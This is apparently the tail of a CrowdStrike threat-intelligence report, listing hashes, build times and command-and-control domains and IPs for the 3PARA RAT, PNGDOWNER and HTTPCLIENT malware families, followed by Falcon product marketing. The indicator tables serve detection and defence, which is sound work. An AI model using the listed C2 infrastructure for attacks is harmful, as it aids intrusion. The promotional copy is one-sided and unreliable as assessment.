
6d7bdc024eb0b9aee72c49ee88aa41d2	11/05/2010 07:23	61.34.97.69
33783a855618d3ffb44907bd77cf202e	13/05/2010 15:33	210.16.204.170
3150af8e5358c12c1e9db8f4392fb990	01/06/2010 14:53	221.161.158.1
dc58cdd0500cad7d9360aa96bbdd3b98	01/06/2010 14:53	221.161.158.1
a6fea7c6305ecda36c5b9ccccd21f585	21/06/2010 14:34	hide.konamidata.com
d6ae3fcbaff2a71f251ca81236a6c233	24/06/2010 13:29	202.152.165.221
bf9d6675eed78e3a5af56d8bb0622107	14/07/2010 03:07	61.74.190.14
10906ede324051cccbca2a60bcaa25c1	04/08/2010 13:41	drizl.konamidata.com
37287fa4b33a1c3913daedcde5557c99	04/08/2010 13:41	173.231.36.139
594c297566407898c84be5183adc9766	04/08/2010 13:41	server.ics-no.org
76f5d45db6452fac59d5fbad3ff03d65	04/08/2010 13:41	west.ics-no.org
8eccfc6b84a70ae91e0ba128537ee490	04/08/2010 13:41	173.231.36.139
9684b36b46561dd1763cc4f9402eaf37	04/08/2010 13:41	173.231.36.139
24676f34692e70d6d58bb337813f4550	13/08/2010 07:47	youth.konamidata.com
90410b7422dd88 cfd1a689c21c623325	19/08/2010 08:15	frag.succourtion.org
5e3eaca3806769836c3ad9d46a209644	14/09/2010 09:30	140.112.19.195
16a4198d4c0b01b42b505d2babb3c821	14/09/2010 17:41	219.253.24.100
37905b21d2d1b6fdf60a93bb5b01e9f9	16/09/2010 07:08	ftp.dnstrans.proxydns.com
222d59b353b1df9375ba85cc7042cd26	17/09/2010 08:55	61.78.75.96
dc5001d732a80552b032e35ce18572f1	20/09/2010 07:55	134.129.140.212
ea7bdf2e5832cdde7d6a979584c9c574	21/09/2010 13:37	222.107.91.130
8e2657e004c3ef29266e01cab41df78d	25/09/2010 07:09	134.129.140.212
057e912732e5c98540dba1d76440ccca	27/09/2010 03:08	210.200.19.99
85a41973867d83b94798e29fda4a3677	28/09/2010 15:24	219.253.24.92 67.42.255.50
e0037673e8865c33ad6562b44c02099b	08/11/2010 02:24	219.253.24.100 219.253.24.92
a5dfba7399dfe1b581838b97f6becff9	12/02/2011 07:20	204.12.192.236
145a58b6d55df940dc7e7233201b79bb	16/02/2011 14:15	vista.konamidata.com
6f8ecd6aea161e081356a468fc710b68	23/02/2011 14:03	173.252.207.51
9cd5f4a00984eab51e3f615bf3e1e5d3	23/02/2011 14:09	121.157.104.122
b3948022fb3624971bee68e5c2e6da44	09/03/2011 17:51	173.252.205.56
3fd2dfa0c1658fbd2f77dd11731108c2	23/03/2011 13:37	download.eldaedu.us
2a4d65825a278ce978744a57a36793aa	11/04/2011 03:28	222.107.91.130
bd047b6756a813f7f66b7fac837224c5	15/04/2011 07:19	208.110.66.71
0b7d8d1fc28f65ebee6d61fb477e28b6	22/04/2011 08:37	toch.anfoundation.us
4b86bdd4059576d75bbeb91ed3851928	21/06/2011 14:33	once.ptkstore.com
ead400deb12928c03d6fc4731fe59232	11/07/2011 16:15	61.78.37.121
98f721d3d25adb1a8f88ccad287582ce	20/03/2012 14:35	google.hgcurtain.com

APPENDIX 2: 3PARA RAT SAMPLE METADATA


MD5 HASH	BUILD TIME	C2
8a7bfeb0fe8e30d60c4c17b40871ebb2	19/12/2008 08:48	orb.vssigma.com
d7b571ad08a6f704ff0dcc369c7ec4e6	14/03/2009 15:48	web.t008.net
92656d6028310a5be7ef887b094f45c3	14/12/2009 14:51	web.creativezh.com
035028bbdfaa88fb35cc4d4c65c56e54	04/05/2010 10:25	sun.succourtion.org
12cad8963722580a55efcff6ceb96c3b	04/05/2010 10:25	sun.succourtion.org
198ebc479502b0dc4232b1bf9710385d	04/05/2010 10:25	sun.succourtion.org
e7837e464ef72d0115076ffbbf1cbf23	17/05/2010 07:59	control.konamidata.com
b346d7c6518ba62ddfdc6c070fbf421e	29/06/2010 14:20	cti.anfoundation.us
cfffee14a4b644ba69b247ac8db887ff	30/06/2010 13:53	guest.anfoundation.us
e27d2773c123596b23dabd9742f23b7b	13/07/2010 08:14	pl.anfoundation.us
5bdd6c6a89a7777b88a04958d308d7a2	17/09/2010 06:06	ardo.namcodat.com
a0ce34f68d65848a873bd8e6fa3a7b41	17/09/2010 06:06	ardo.namcodat.com
92965138a6a2f64b0290fd46f1fa9c9e	28/09/2010 06:25	dnke.succourtion.org
d07257cd8debd5a09edcd7a88b4f4149	19/10/2010 13:01	lais.rwchateau.com
6634855afd81405bfa42d49ce3d2dd90	06/04/2012 05:09	www.psactel.com
6b638ef5b146aadf7368aef48eb538d7	28/09/2012 19:15	www.hgcurtain.com
b74e44550155f97840176b210befaac2	02/11/2012 03:44	southern.siue.edu.myfw.us sports.graceland-siu.org
4225ae0be4099a86849d6ae0522ce798	06/11/2012 14:06	southern.siue.edu.myfw.us
5b8315e92122464e9d9d8258c8db3dd3	19/12/2012 22:38	tnv.cultivr.com
b4d42df0af6923ea02763c8a2501540c	21/12/2012 01:01	tps.cultivr.com sports.graceland-siu.org
5c60fa65cb19f867b34a8e3af0222389	15/03/2013 22:35	lais.rwchateau.com
04b6fd7c5e12f4291472cce447d5a3fb	22/04/2013 22:43	maya.cultivr.com
bc4e9dad71b844dd3233cfbbb96c1bd3	18/07/2013 22:43	nsc.adomhn.com
43492ca6b1a420b682ab58e8a7d46d26	12/05/2012 07:13	mail.hfmforum.com

APPENDIX 3: PNGDOWNER SAMPLE METADATA

MD5 HASH	BUILD TIME	C2 DOMAIN
0073194788c491e17460d1ee66f9c1ad	09/10/2011 02:21	update.konamidata.com
1429beb46f97a6eaf9bbdf0e470f7d57	09/10/2011 02:21	update.konamidata.com
40ad9ba37ef29ecb9e2183ad45e99d7b	09/10/2011 02:21	update.konamidata.com
8e8b2b32dd3048b729d32248b5ea939f	09/10/2011 02:21	update.konamidata.com
a98f9507ec79a93d2877182f39b7eb69	09/10/2011 02:21	update.konamidata.com
b54e91c234ec0e739ce429f47a317313	09/10/2011 02:21	update.konamidata.com
b871087f7715e9d1ec3884962ee37067	09/10/2011 02:21	update.konamidata.com
bdf62f5ed65acd4cda6478120069740f	09/10/2011 02:21	update.konamidata.com
f10b7c90fcd450baec0396adb4c5ea90	09/10/2011 02:21	update.konamidata.com
f7908bbd22912f1fd5dc4ee99d24d464	09/10/2011 02:21	update.konamidata.com
2f1ca6394899b8fb6ac1eb9f1e352c93	09/10/2011 02:22	update.konamidata.com
9808e9a4735e81b172b5cb72142b5ec4	09/10/2011 02:22	update.konamidata.com
fea7b99aa54da7cc2d6b925f3beaed2a	09/10/2011 02:22	update.konamidata.com
1fa4b7b8ba7bff7d404cba53f8c6c222	09/10/2011 02:23	update.konamidata.com
6b0b066eb7bd29c3a0f984c8b487e6be	09/10/2011 02:23	update.konamidata.com
6f4c3f3778fa0def410fda7e5d5570dc	09/10/2011 02:23	update.konamidata.com
c4898f7b43db892e96dda9c06ba9205f	09/10/2011 02:23	update.konamidata.com
063153e5359953a6a3a20b440ddfcf66	09/10/2011 02:24	update.konamidata.com
0e0182c9481b007e6564d72c99b05ad8	09/10/2011 02:24	update.konamidata.com
3fcb85d746313dfddd108720eff6dc82	09/10/2011 02:24	update.konamidata.com
43e7fb391fe1744965d31b280be2ddc7	09/10/2011 02:24	update.konamidata.com
4ec7ee0915d0c1cece1ffafd0e72bd76	09/10/2011 02:24	update.konamidata.com
9e258fe2696e4fe2470015f79b90f183	09/10/2011 02:24	update.konamidata.com
f52a15bac250f393cdaf40b99a590c16	09/10/2011 02:24	update.konamidata.com
6c93ccdd6d3140c2c338f968273ac680	09/10/2011 03:43	update.konamidata.com
1c42e07a5f344bb107715f4ce864c452	11/10/2011 08:29	update.konamidata.com
3f9973cd231b27b7efca490f5a176508	11/10/2011 08:29	update.konamidata.com
710143e723eec132df5bf2d11d1b1a97	11/10/2011 08:29	update.konamidata.com
76a5102f8fa1bef7689c0c20e447f28b	11/10/2011 08:29	update.konamidata.com
a0559d54b1eef139d199221b08e3deee	11/10/2011 08:29	update.konamidata.com
b72f3bd15cd351a75307d9f8e1fa0618	11/10/2011 08:29	update.konamidata.com
bd7779f11e6b679aba43e1ca5313351a	11/10/2011 08:29	update.konamidata.com
e59a95dd5f23a8733f31b8a43b058548	11/10/2011 08:29	update.konamidata.com
08c7b5501df060ccfc3aa5c8c41b452f	24/10/2011 08:25	update.konamidata.com
2244ea9c999576928b6833845877a397	20/12/2011 14:11	update.konamidata.com




22f7b9afde6a21fc275130a41076bfe4	20/12/2011 14:11	update.konamidata.com
057c9978749095d8dfdcfefe2a04d111	08/02/2012 13:23	update.konamidata.com
2392d47e7a357d77bcdb260ad9f4695a	08/02/2012 13:23	update.konamidata.com
67408fbec99d3d06b07b44f25c7ecea5	08/02/2012 13:23	update.konamidata.com
1b140bbd037bb909ecb9dcb71b9ce9f4	10/02/2012 03:26	update.konamidata.com
8a35afbfeac65d87448bd37d7d0da072	10/02/2012 03:26	update.konamidata.com
1ee30f7ecaf25af38cf684ca56b75cf2	10/02/2012 03:27	update.konamidata.com
9ac3b5966f65e21e27c10fd8d2e7152e	16/02/2012 07:43	update.konamidata.com
a97392a796dae335d918cbdf968cfde7	16/02/2012 07:43	update.konamidata.com
d427d0192828647541ca04d5ae0d77b7	16/02/2012 07:43	update.konamidata.com
223b5298db9a871616a0cdc92c90dee8	23/02/2012 03:19	update.konamidata.com
3b31982141daedda89ceecf4b5790454	23/02/2012 03:19	update.konamidata.com
f29a966426bb91154cece807ee778b70	27/02/2012 13:06	update.konamidata.com
304637b2cd1d42d9ffd01d885862e330	01/03/2012 14:10	update.konamidata.com
b7db2fdd3b047639b7a28afc4ff4fbfd	01/03/2012 15:11	update.konamidata.com
2726087f3c7f0fb808e1580735b2e964	01/03/2012 17:06	update.konamidata.com
e87ef0f156a48902019ff43ae22c6ba9	02/03/2012 04:33	update.konamidata.com
f5c80092c3d637b5618daf3de1e30be4	02/03/2012 12:04	update.konamidata.com
270508e83b732f250239ffd5961458f9	02/03/2012 14:28	update.konamidata.com
68c56b0e50cda3b8d7af72df06e8f0fc	02/03/2012 14:28	update.konamidata.com
872e1e5f826d0bf0ff476ebe6355665f	02/03/2012 14:28	update.konamidata.com
facad2d2063ed4016cd5f38b83c5d439	02/03/2012 14:28	update.konamidata.com
fe3cdc4b22d30d07866d79495a38bd19	05/03/2012 14:18	update.konamidata.com
aa093dac070226f877033480d2a117ad	06/03/2012 11:00	update.konamidata.com
e3433894a914826773ace894d1fa1d5f	06/03/2012 11:00	update.konamidata.com
3fae873e7a4b96c548c60df211207abe	06/03/2012 13:56	update.konamidata.com
43e97d338a226c5112d07090309feae8	06/03/2012 13:56	update.konamidata.com
5ce2dea534c1808a1da8c02946595cc0	06/03/2012 13:56	update.konamidata.com
5f652d20c5979d3af1c78e053530c247	06/03/2012 13:56	update.konamidata.com
6ff7acc178eb6ae0f75d2f6f989c468d	06/03/2012 13:56	update.konamidata.com
e57ccb9ce5e455d29b24d69a4b58040e	06/03/2012 13:56	update.konamidata.com
2fc22095eebd5185aff0803b42027760	14/03/2012 10:51	update.konamidata.com
5f51e217da8446f299e3f69cf6afb5b0	14/03/2012 10:51	update.konamidata.com
6a1d0e84e780145581dd8be9b221a475	14/03/2012 10:51	update.konamidata.com
720e8ce8f8a776c76839417a453d6664	14/03/2012 10:51	update.konamidata.com
80618d4d7cafbc04a116409dbb292d13	14/03/2012 10:51	update.konamidata.com
d7a6f573cb417a3de13f65827ac045b1	14/03/2012 10:51	update.konamidata.com
ecef8b506ea561c8ebf6dd99e6adef2a	14/03/2012 10:52	update.konamidata.com
c16b7efd603f2ae87ba52511d4e18897	27/03/2012 15:47	update.konamidata.com



de05fbe2a51bda0ca1e235f38ca0af5f	27/03/2012 15:47	update.konamidata.com
2db413f090b694aa6b6ef19ec2b53b1b	07/06/2012 13:07	app.stream-media.net
9a3b80702f49c6eb8a2354225d4207b1	07/06/2012 13:24	app.stream-media.net
8deec3498088078a64b53dc0693ebff9	02/08/2012 13:57	app.stream-media.net
d98b4d8d18d4aa60f989fdbe464d0914	03/08/2012 08:38	*<Not Configured>*
6e2546be1b20fac2b3f25be4f01dd8f7	03/08/2012 11:40	*<Not Configured>*
e37bc2d4f6459e107505e9b171ddc944	03/08/2012 11:55	*<Not Configured>*
475d2390a332dd275b8613bcb41ad3cb	05/08/2012 13:01	*<Not Configured>*
b5f37cce28efa7b9f71686eb42e4d954	05/08/2012 13:06	*<Not Configured>*
0e45952c1e7fb40662f9caf13953e4ca	13/08/2012 00:58	app.sst1.info
3133142c7394b2918f01734e574dbfba	13/08/2012 01:00	app.sst1.info
997e7566f2c3b1008bc77de791d4aac1	13/08/2012 01:42	app.sst1.info
4d87b8c92afc599ccaea7b06be3f4250	13/08/2012 02:16	apps.anyoffice.info
dea5c8f4acac0391f5ee7713e76fd043	13/08/2012 02:21	apps.anyoffice.info
f57e98f01f0258885f8a5d1b808851dc	13/08/2012 02:27	*<Not Configured>*
3eaa365102a0291bbe07da4436d8df42	13/08/2012 08:09	apps.anyoffice.info
038d64a04937be3873183083bac7a07b	12/09/2012 03:11	app.jj-desk.com
4b92f32e875ccddb09e4eae613e77f0b	18/09/2012 16:11	app.jj-desk.com
3fb4e08bb7e5e9700d99abbe90619fa7	19/09/2012 07:23	app.jj-desk.com
35d508af6534b2aea7b4dfaec85f8b50	13/11/2012 13:13	*<Not Configured>*
50e1e1d5fddc84fa00faa26e50bd17e6	15/11/2012 03:26	*<Not Configured>*
2df62ca63be41ec6fab641f72084424a	21/01/2013 15:22	files.satelliteclub.info
bdf512d5eef853d07c0db345345e3db7	21/01/2013 15:56	files.satelliteclub.info
6dc5d006eafa5e135ec89fa456060b58	22/01/2013 12:45	tools.space-today.info
840f6d69893d70547762ef4309024d40	22/01/2013 12:45	tools.space-today.info
600197a8de5fa5b4eb63301ab8173688	23/01/2013 06:47	www.bibleevidence.com
2357372b80077d6e5c27cc337a94ca3c	23/01/2013 12:16	www.artistryinprint.com
8f8b47eec7e67ea60cc29f3d44266ee3	24/01/2013 08:33	www.diam.unina2.net
1e38439f1316b6e018b391e39ba5021f	30/01/2013 13:51	*<Not Configured>*
a585734102640c6a7d3cba4630dd2b55	20/03/2013 13:50	kind.anyoffice.info
687424f0923df9049cc3a56c685eb9a5	14/11/2013 13:10	login.stream-media.net

APPENDIX 4: HTTPCLIENT SAMPLE METADATA



MD5 HASH	BUILD TIME	C2
289a27727f1b1af8b2e49fd4d987f36b	12/03/2012 19:25	root.awebers.com
3db2a93d228d332b095379f1e40650ef	09/04/2012 13:05	tech.decipherment.net
2f450a095a45a243c618ba05361d8e0c	02/08/2012 07:36	tech.decipherment.net
98eb97d0b709a5b0569201fb84e77c27	02/08/2012 08:30	file.it-bar.net
64b5f6d1ecfb27bf832848609dff90fe	03/08/2012 11:26	tech.decipherment.net
a17bca94b20bbb84b82eba6cb59faf01	05/08/2012 12:50	tech.decipherment.net
9d5fdd186eddd3c766ff5ac98c2b27ef	05/08/2012 12:51	tech.decipherment.net
d7bdbca88ef9257c3d41cca50593e700	05/08/2012 12:54	tech.decipherment.net
830e19b54647db15b820ab24fab5aa31	05/08/2012 12:56	tech.decipherment.net
a6ba741ab7d904a2fbdfa5fe57256bb1	05/08/2012 12:56	tech.decipherment.net
2de8b6bb8fa9d92ec315477491391a1f	06/08/2012 02:16	tech.decipherment.net
202133f65ddd420d04b178d9897efe86	06/08/2012 13:24	tools.ics-no.org
8e4e775a95d23e5ae1afc6f4fbc3c920	06/08/2012 13:24	tools.ics-no.org
bca85aa92492af2e836ee26f3a0a4e62	08/08/2012 01:33	tech.decipherment.net
48e58424be47d0c68fca63f15cea3d25	29/08/2012 08:09	download.jj-desk.com
544fca6eb8181f163e2768c81f2ba0b3	12/10/2012 09:37	file.anyoffice.info
ef9df8fad4a02ec8c8c4bf8408585400	24/01/2013 07:04	queen1.xafsl5.org
6dfbfbce64510aaee3094da0aefe8a9b	02/07/2013 13:23	down72.xafsl5.org
e35de3008e9027d487dd0a598f651155	14/11/2013 13:21	tool.sst1.info
58744dfbc581baa3d19853fe6388106d	19/11/2013 14:38	member.satelliteclub.info

CROWDSTRIKE FALCON INTELLIGENCE

CrowdStrike Falcon Intelligence portal provides enterprises with strategic, customized, and actionable intelligence. Falcon Intelligence enables organizations to prioritize resources by determining targeted versus commodity attacks, saving time and focusing resources on critical threats. With unprecedented insight into adversary tools, tactics, and procedures (TTPs) and multi-source information channels, analysts can identify pending attacks and automatically feed threat intelligence via API to SIEM and thirdparty security tools.

Access to CrowdStrike Falcon Intelligence is geared toward all levels of an organization, from the executivewho needs to understand the business threat and strategic business impact, to the front-line securiyt professional struggling to !ght through an adversary's attack against the enterprise.

CrowdStrike Falcon Intelligence is a web-based intelligence subscription that includes full access to a variety of feature sets, including:

- **Detailed technical and strategic analysis of 50+adversaries' capabilities, indicators and tradecra!,attribution, and intentions**
- **Customizable feeds and API for indicators of compromise in a wide variety of formats**
- **Tailored Intelligence that provides visibility into breaking events that matter to an organization's brand,**

FALCON INTELLIGENCE BENEFITS

Incorporate Actionable Intelligence Feeds into your existing enterprise security infrastructure to identify advanced attackers speci!c to your organization and industry

Rapidly integrate Falcon Intelligence into custom work“ows and SEIM deployments with a web-based API

Quickly understand the capabilities and artifacts of targeted attacker tradecra# with In-depth technical analysis

Gain visibility into breaking events that matter to an organization's brand, infrastructure, and customers Interact with the Intelligence team and leverage customized Cyber Threat Intelligence feedback during

Quarterly Executive Brie!ngs Provide malware samples and receive customized and actionable intelligence reporting

Access the Adversary Pro!le Library to gain in-depth information into 50+ adversary groups, to include capabilities and tradecra# and tradecraft

CROWDSTRIKE FALCON HOST

CrowdStrike Falcon Host is an endpoint threat detection and response product that identifies unknown malware, detects zero-day threats, and prevents damage from targeted attacks in real-time. Falcon Host is comprised of two core components, the cloud-based management console and the on-premises host-based sensor that continuously monitors threat activity at the endpoint to prevent damage in real-time.

Falcon Host leverages a lightweight kernel-mode sensor that shadows, captures, and correlates low-level operating system events to instantly identify the adversary tradecraft and activities through Stateful Execution Inspection (SEI) at the endpoint and Machine Learning in the cloud. As opposed to focusing on malware signatures, indicators of compromise, exploits, and vulnerabilities, Falcon Host instead identifies mission objectives of the adversary leveraging the Kill Chain model and provides realtime detection by focusing on what the attacker is doing, as opposed to looking nfor a specific, easily changeable indicator used in an attack.

Without performing intrusive and performance-impacting scans of the system, Falcon Host's highly efficient real-time monitoring of all system activity is the only security solution that provides maximum visibility into all adversary activities, including Adversary-in-Motion: reconnaissance, exploitation, privilege escalation, lateral movement, and exfiltration.

Falcon Host delivers insight into past and current attacks not only on a single host, but also across devices and networks.

FALCON HOST KEY FEATURES

- Endpoint threat detection and response solution
- Cloud-managed application with easily deployed sensors for Mac & Windows
- Kernel-mode sensors requires no reboot on updates. Less than 2MB footprint executable
- Detects attacks based on adversary activity
- Integrates with existing security architecture and SIEM tools through Falcon Host APIs

TECHNOLOGY DRIVERS:
STATEFUL EXECUTION INSPECTION

Stateful Execution Inspection (SEI) tracks execution state and links together various stages of the kill chain, from initial code execution to data exfiltration.

CrowdStrike's Real-time Stateful Execution Engine performs inspection and analysis to understand the full context of a cyber attack. SEI is critical to understanding the entire attack life cycle and preventing the damage from advanced malware and targeted attacks. Existing security technologies that focus solely on malware signatures, incidators of compromise, exploits, and vulnerabilities fail to protect against the majority of attacks as they are blind to the full scope of adversary activity.

BENEFITS

- Identify and protect against damage from determined attackers who are undetected by existing passive defense solutions
- Understand who is attacking you, why and what they want to steal or damage
- Alert and stop exfiltration of sensitive information from compromised machines Protect remote users when they are outside of the corporate network
- Protect remote users when they are outside of the corporate network
- No on-premises equipment needed, reducing overall total cost of ownership

CrowdStrike Intelligence Report

CROWDSTRIKE GLOBAL INTELLIGENCE TEAM

About CrowdStrike

CrowdStrike is a global provider of security technology and services focused on identifying advanced threats and targeted attacks. Using big-data technologies, CrowdStrike's next-generation threat protection platform leverages real-time Stateful Execution Inspection (SEI) at the endpoint and Machine Learning in the cloud instead of solely focusing on malware signatures, indicators of compromise, exploits, and vulnerabilities. The CrowdStrike Falcon Platform is a combination of big data technologies and endpoint security driven by advanced threat intelligence. CrowdStrike Falcon enables enterprises to identify unknown malware, detect zero-day threats, pinpoint advanced adversaries and attribution, and prevent damage from targeted attacks in real time.

About CrowdStrike Services

CrowdStrike Services is a wholly owned subsidiary of CrowdStrike responsible for proactively defending against and responding to cyber incidents with pre and post Incident Response services. CrowdStrike's seasoned team of Cyber Intelligence professionals, Incident Responders, and Malware Researchers consists of a number of internationally recognized authors, speakers, and experts who have worked on some of the most publicized and challenging intrusions and malware attacks in recent years. The CrowdStrike Services team leverages our Security Operations Center to monitor the full CrowdStrike Falcon Platform and provide cutting-edge advanced adversary intrusion detection services. The full spectrum of proactive and response services helps customers respond tactically as well as continually mature and strategically evolve Incident Response program capabilities.

For more information on the intelligence provided in this report or on any of the 70+ actors tracked by the CrowdStrike Global Intelligence team, contact us at intelligence@crowdstrike.com

To learn more about the CrowdStrike Falcon Platform or CrowdStrike Services, contact us at sales@crowdstrike.com.

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